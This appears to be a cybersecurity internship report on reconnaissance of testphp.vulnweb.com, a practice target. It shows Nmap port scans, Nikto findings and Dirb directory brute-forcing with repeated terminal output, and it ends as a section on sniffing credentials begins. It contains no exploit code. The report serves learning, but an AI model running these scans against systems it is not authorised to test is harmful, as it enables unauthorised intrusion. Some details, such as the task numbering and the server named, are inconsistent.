CYBERSECURITY INTERNSHIP REPORT

Beginner Task – Network and Web Application Reconnaissance

Author: STEPHNORA MAFENG OSEDEI

Internship: SHADOWFOX CYBERSECURITY INTERN

Date: 20th FEBRUARY, 2025.

Table of Contents

1. INTRODUCTION

This report details the reconnaissance and penetration testing performed on http://testphp.vulnweb.com/ as part of the cybersecurity internship tasks at ShadowFox Cyber Security. These tasks include:

1. Port Scanning: Identifying open ports on the target website.
2. Brute-Force Directory Enumeration: Discovering hidden directories within the website.
3. Capturing Login Credentials: Intercepting network traffic to find transmitted credentials and traffic interception to analyze security weaknesses in the web application.

. **Scope and Environment**

Target: http://testphp.vulnweb.com/

Testing Environment:

- Kali Linux VM for scanning, brute forcing, and Metasploit payload generation.
- Windows Host (my primary machine) for running PE Explorer and executing payloads.

Tools Used: Nmap, Dirb/Dirbuster, Wireshark, Hashcat/John, VeraCrypt, PE Explorer, msfvenom, Metasploit, SQLmap, Burp Suite.

2. TASK 1: PORT SCANNING (NMAP)

- Attack Name: Port Scanning

- Severity: 5.0 (Medium)

- Impact: Identifies exposed services that could be vulnerable to exploitation.

- Execution: Used Nmap to identify open ports and running services.

Tools Used:

- Nmap: A powerful network scanning tool.
- Kali Linux Terminal: My preferred environment for running security tools.

Methodology:

To identify open ports on the target website, I used Nmap to perform a comprehensive scan.

Steps:

1. **Initiated a Basic Port Scan**:


I opened the terminal and executed: *nmap testphp.vulnweb.com*

This command scans the most common 1,000 ports.

2. **Performed a Comprehensive Scan**:

To ensure no port was overlooked, I ran: *nmap -p- -sV testphp.vulnweb.com*

- -p-: Scans all 65,535 ports.
- -sV: Detects service versions.




```
┌──(stephnora㉿Kali)-[~]
└─$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:44 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.021s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.co
m
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.86 seconds

┌──(stephnora㉿Kali)-[~]
└─$ 
```

- -A: Agressive scanning to determine target system's operating system, script scanning, version scanning and traceroute.

3**. Saved the Scan Results**:

For documentation, I saved the output:



```
┌──(stephnora㉿Kali)-[~]
└─$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:44 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.021s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.co
m
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.86 seconds

┌──(stephnora㉿Kali)-[~]
└─$ nmap -A testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:57 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0023s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.co
m
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
80/tcp open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded
(95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:q
emu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210
voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.15 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.77 seconds

┌──(stephnora㉿Kali)-[~]
└─$ nmap -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 11:04 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.035s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds

┌──(stephnora㉿Kali)-[~]
└─$ █
```

Results:


The scan revealed the following open ports:

- Port 21 (FTP): Running an FTP service.
- Port 80 (HTTP): Hosting a web server with nginx 1.19.0.

Analysis:

- Port 21 (FTP):(In some scans, this was detected as open or filtered; however, my main findings indicated port 80 was the primary accessible service.) The presence of an FTP service could be a potential security risk, especially if it allows anonymous access.
- Port 80 (HTTP): Open – Running an Apache web server (and later confirmed to be running nginx in some outputs). The web server is running nginx 1.19.0. It’s essential to ensure this version is up-to-date to prevent exploitation of known vulnerabilities.

Screenshots:



```
┌──(stephnora㉿Kali)-[~]
└─$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:44 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.021s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.co
m
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.86 seconds

┌──(stephnora㉿Kali)-[~]
└─$ nmap -A testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 10:57 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.0023s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.co
m
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
80/tcp open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded
(95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:q
emu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210
voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.15 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.77 seconds

┌──(stephnora㉿Kali)-[~]
└─$ nmap -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-11 11:04 WAT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.035s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds

┌──(stephnora㉿Kali)-[~]
└─$ 
```

3. TASK 3: BRUTE-FORCE DIRECTORY ENUMERATION

- Attack Name: Directory Brute Forcing

- Severity:6.0 (Medium)

- Impact: Revealed hidden directories that could store sensitive files.

- Execution:Used Dirb/Gobuster to enumerate directories and find /admin/, /secured/, and /images/.

Tools Used:

- Dirb: A web content scanner.

Methodology:

To uncover hidden directories on the website, I employed just Dirb.

Steps:


1. Scanned with Dirb: I executed:

dirb http://testphp.vulnweb.com/

This command uses Dirb's default wordlist to find common directories.

dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt

- -u: Specifies the target URL.
- -w: Points to the wordlist used for brute-forcing.



```
┌──(stephnora㉿Kali)-[~]
└─$ nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-02-11 11:13:02 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-02-11 11:15:00 (GMT1) (118 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(stephnora㉿Kali)-[~]
└─$ dirb http://testphp.vulnweb.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 11 11:16:11 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
^[[D
^[[B
^[[B
^[[B
^[[B
^[[A
^[[A
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

---- Entering directory: http://testphp.vulnweb.com/CVS/ ----
--> Testing: http://testphp.vulnweb.com/CVS/edu
--> Testing: http://testphp.vulnweb.com/CVS/electronics
^Z> Testing: http://testphp.vulnweb.com/CVS/encrypted
zsh: suspended  dirb http://testphp.vulnweb.com

┌──(stephnora㉿Kali)-[~]
└─$ 
```

Results:

The tools discovered several directories:

- /admin/
- /secured/
- /vendor/
- /images/
- /clientaccesspolicy.xml


Analysis:

- /admin/: Likely an administrative panel, which could be a target for unauthorized access.
- /secured/: May contain sensitive information; accessing it without proper

authorization could lead to data breaches.

- /clientaccesspolicy.xml: Indicates potential use of Silverlight applications, which might have specific vulnerabilities.

Screenshots:



```
┌──(stephnora㉿Kali)-[~]
└─$ nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-02-11 11:13:02 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-02-11 11:15:00 (GMT1) (118 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(stephnora㉿Kali)-[~]
└─$ dirb http://testphp.vulnweb.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 11 11:16:11 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
^[[D
^[[B
^[[B
^[[B
^[[B
^[[A
^[[A
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

---- Entering directory: http://testphp.vulnweb.com/CVS/ ----
--> Testing: http://testphp.vulnweb.com/CVS/edu
--> Testing: http://testphp.vulnweb.com/CVS/electronics
^Z> Testing: http://testphp.vulnweb.com/CVS/encrypted
zsh: suspended  dirb http://testphp.vulnweb.com

┌──(stephnora㉿Kali)-[~]
└─$ 
```

4. Task 3: CAPTURING LOGIN CREDENTIALS

-Attack Name: Traffic Sniffing with Wireshark

- Severity: 7.0 (High)

- Impact: Captured login credentials being transmitted over HTTP.

- Execution: Used Wireshark to analyze HTTP requests containing login information.
